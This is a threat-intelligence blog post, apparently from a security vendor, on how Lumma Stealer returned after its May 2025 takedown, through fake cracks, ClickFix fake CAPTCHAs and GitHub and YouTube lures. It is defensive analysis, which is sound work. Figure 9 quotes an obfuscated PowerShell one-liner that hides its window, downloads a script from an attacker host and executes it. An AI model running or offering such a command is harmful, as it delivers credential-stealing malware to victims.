Back to Business: Lumma Stealer Returns with Stealthier Methods

By By: Junestherry Dela Cruz Jul 22, 2025 Read time: 8 min (2106 words)

Published: 2025-07-22 · Archived: 2026-04-05 15:37:19 UTC

Malware

Lumma Stealer has re-emerged shortly after its takedown. This time, the cybergroup behind this malware appears to be intent on employing more covert tactics while steadily expanding its reach. This article shares the latest methods used to propagate this threat.

Key takeaways

- Not long after its takedownopen on a new tab in May, Lumma Stealer is back. From June to July, the number of targeted accounts began resurging. Now, the malware is distributed with more discreet channels and stealthier evasion tactics.
- With its information-stealing capabilities, Lumma Stealer can siphon sensitive data such as credentials and private files. Also, as the threat is marketed as a malware-as-a-service (MaaS), even cybercriminals with little to no technical knowledge can wield this malware.
- Users can be lured to download the Lumma Stealer through fake cracked software, deceptive websites, and social media posts. From an organization's perspective, employees with little to no cybersecurity awareness could fall prey to these attacks.
- Trend Vision One™ detects and blocks the indicators of compromise (IOCs) discussed in this blog. Trend Vision One customers can also access hunting queries, threat insights, and threat intelligence reports to gain rich context and the latest updates on Lumma Stealer.

Following the sweeping law enforcement operationopen on a new tab against Lumma Stealer in early 2025, which led to the seizure of over 2,300 malicious domains, initial signs pointed to a significant disruption of this notorious information-stealing malware.

However, recent monitoring of Lumma Stealer reveals a steady and quiet resurgence in its activity.

Despite the takedown of its core infrastructure and marketplaces, new campaigns have emerged, leveraging delivery techniques such as GitHub abuse and fake CAPTCHA sites.

Notably, the operators have shifted away from public underground forums, opting instead for more covert channels and refined evasion tactics, allowing them to rebuild their operations while avoiding the spotlight

Lumma Stealer takedown: Recap

In May 2025, a major global law enforcement operation targeted the Lumma Stealer malware, a prolific information-stealing MaaS that had been active since late 2022.

This coordinated action involved several law enforcement agencies and private sector partners. The operation's key achievements included:

- **Seizure of infrastructure:** Approximately 2,300 malicious domains forming the backbone of Lumma's command-and-control (C&C) infrastructure were seized or blocked. This included five domains used as login panels for Lumma Stealer's administrators and customers.
- **Disruption of operations:** The central command structure and marketplaces used to distribute and sell Lumma Stealer were taken down. Connections between infected machines and the malware's servers were severed, effectively cutting off communication and data exfiltration.

Attacker response and technical insights

On May 24, shortly after the law enforcement takedown, the primary Lumma Stealer developer, part of the intrusion set internally referred to by Trend Micro as "**Water Kurita**," posted a detailed statement on the XSS underground forum.

The developer confirmed the seizure of nearly 2,500 domains and provided technical insight into the operation. According to the developer, while the infrastructure was compromised, law enforcement did not physically confiscate their server as it was located in a jurisdiction outside their reach.

Instead, authorities allegedly exploited a previously unknown vulnerability, suspected to be in the server's Integrated Dell Remote Access Controller (IDRAC), to gain access and format all disks, including backups, on two separate occasions.

The developer also noted that law enforcement replaced the original control panel with a phishing site designed to collect client IP addresses and webcam access. In response, the Lumma Stealer team claimed to have restored server access, disabled the vulnerable remote management interface, and suggested that further attempts at resurgence are likely.



Figure 1. Lumma developer's initial post in the XSS Forum regarding the takedown (Image from Twilight Cyber)

Lumma Stealer resurgence: Post-takedown activity

Following the law enforcement action against Lumma Stealer and its associated infrastructure, our team has observed clear signs of a resurgence in Lumma's operations. Network telemetry indicates that Lumma's infrastructure began ramping up again within weeks of the takedown. This rapid recovery highlights the group's resilience and adaptability in the face of disruption.



Figure 2. Hunted Lumma C&C URLs from Trend Micro telemetry

When examining targeting patterns against our customers, we noted a slight dip in the number of unique accounts targeted by Lumma malware in May 2025, coinciding with the timing of the takedown.

However, this decrease was short-lived. From June through July, the number of targeted accounts steadily returned to their usual levels, suggesting that Lumma Stealer operators were able to quickly reestablish their operations and resume previous targeting activity.



Figure 3. Lumma Stealer number of targeted accounts (April 1 to July 6, 2025)

These trends underscore the persistent nature of the Lumma threat and the ongoing challenge of neutralizing sophisticated malware operations, even after major law enforcement interventions.

Analysis of recent Lumma Stealer campaigns and TTPs

In order to better understand Lumma's ongoing threat to our customers, we have conducted a detailed analysis of recent campaigns attributed to Lumma Stealer.

This section outlines the observed TTPs employed by the threat actors, highlighting both established patterns and any notable shifts in their operational approach following the recent law enforcement action.

By sharing these insights, we aim to equip defenders with actionable intelligence to enhance detection, prevention, and response efforts against Lumma-related threats.

Network infrastructure changes

Prior to the recent law enforcement takedown, Lumma Stealer operators heavily leveraged Cloudflare's infrastructure to obfuscate their malicious domains.

By using Cloudflare, a widely trusted and legitimate service, they were able to mask the true origin of their servers, making detection and attribution significantly more challenging for defenders.

However, following the takedown operation, we have observed a notable shift in their approach. While a small number of Lumma domains still utilize Cloudflare, the overall volume of abuse has dropped significantly.

This suggests that the operators might be intentionally reducing their reliance on more popular companies and infrastructure, which are more susceptible to monitoring.



Figure 4. Lumma C&C domains in Cloudflare (January 1 to July 6, 2025)

In response to increased scrutiny, Lumma has diversified its infrastructure, relying on a range of alternative service providers. Notably, we have observed a consistent pattern of Lumma domains utilizing legitimate cloud infrastructure and data center services based in Russia, such as Selectel —especially in June, a few days after the attempted takedown.

This strategic pivot suggests a move towards providers that might be perceived as less responsive to law enforcement requests, further complicating efforts to track and disrupt their activities.



Figure 5. Lumma C&C domains in Selectel (January 1 to July 6, 2025)

Recent campaigns post-takedown effort

A critical component of Lumma Stealer's ongoing success lies in its diverse and evolving delivery methods. Understanding how Lumma Stealer is propagated (whether through malvertising, compromised websites, etc.) is essential for defenders seeking to disrupt its infection chain.

This section provides a comprehensive analysis of recent Lumma Stealer campaigns, with a particular focus on the vectors and mechanisms used to deliver the malware.

Fake crack campaigns

One of the most prevalent and effective delivery mechanisms for Lumma Stealer involves the use of two fake tools: cracks and key generators (keygens). These are malicious software masquerading as free versions of legitimate ones, and counterfeit unlockers for popular applications, respectively.

Cybercriminals exploit users' desire for free software by leveraging malvertising and search engine manipulation. When a victim searches for a cracked version of an application or tool, they are often directed via malicious

advertisements or deceptive search results to a website hosting the fake crack.



Figure 6. Sample website where Lumma can be downloaded

The download website typically incorporates JavaScript that, upon the victim clicking the “Download” button, redirects the user to a Traffic Detection System (TDS). The TDS fingerprints the user’s environment, and if all checks are satisfied, the user is subsequently directed to a secondary download site hosting the password-protected Lumma Downloader.



Figure 7. File link

ClickFix campaigns

ClickFix is one of the most well-documented campaigns leading to Lumma Stealer infections. In this campaign, attackers inject malicious JavaScript into compromised websites, causing them to display a fake CAPTCHA page.

This page is designed to deceive users into executing a malicious PowerShell command via the Windows Run dialog box, ultimately facilitating the delivery of Lumma Stealer.



Figure 8. ClickFix page urging the user to execute a set of commands to verify CAPTCHA

```
pOwershelL /WI H"i"d"d"en -C"omMA"N "IE"X" ((N"e"w"-Ob"je"c"t N"et.
W"ebC"lient).Dow"n"l"o"a"d"Str"ing('h"t"t"ps:/"/"u"i"3.fit/WeX.ini'))"
```

Figure 9. An example of PowerShell commands executed from a ClickFix campaign

The infection chain usually involves several stages and execution of scripts before eventually leading to the Lumma Stealer payload.



Figure 10. Script Executed by the Clickfix campaign

In this specific campaign, the PowerShell script downloaded and executed by the Clickfix Campaign will decrypt and execute a .NET assembly binary using an XOR operation, load the decrypted program directly into memory, and then execute it. This process allows Lumma Stealer to run without saving any files to disk, making it much more difficult for traditional security tools to detect or block its activity.

GitHub campaigns

Another common delivery method for Lumma Stealer malware involves GitHub. Very similar campaigns were seen in March of this year.

In these campaigns, threat actors automatically create user accounts and repositories, often populating them with AI-generated README files. These repositories typically promote downloads for game-related cheats and exploits, enticing users to inadvertently install the malware.



Figure 11. Automatically generated repository with Lumma file "TempSpoofer.exe"

The Lumma Stealer file usually can be downloaded directly as an EXE file on the repository or as a ZIP file from the Releases section.



Figure 12. Users associated with repositories linked to the Lumma Stealer file typically have only a single repository

Social media campaigns

Lumma Stealer has also been distributed through coordinated social media campaigns. On platforms such as YouTube, threat actors upload videos usually themed around topics like Photoshop cracks, which contain links directing viewers to external websites hosting Lumma malware.

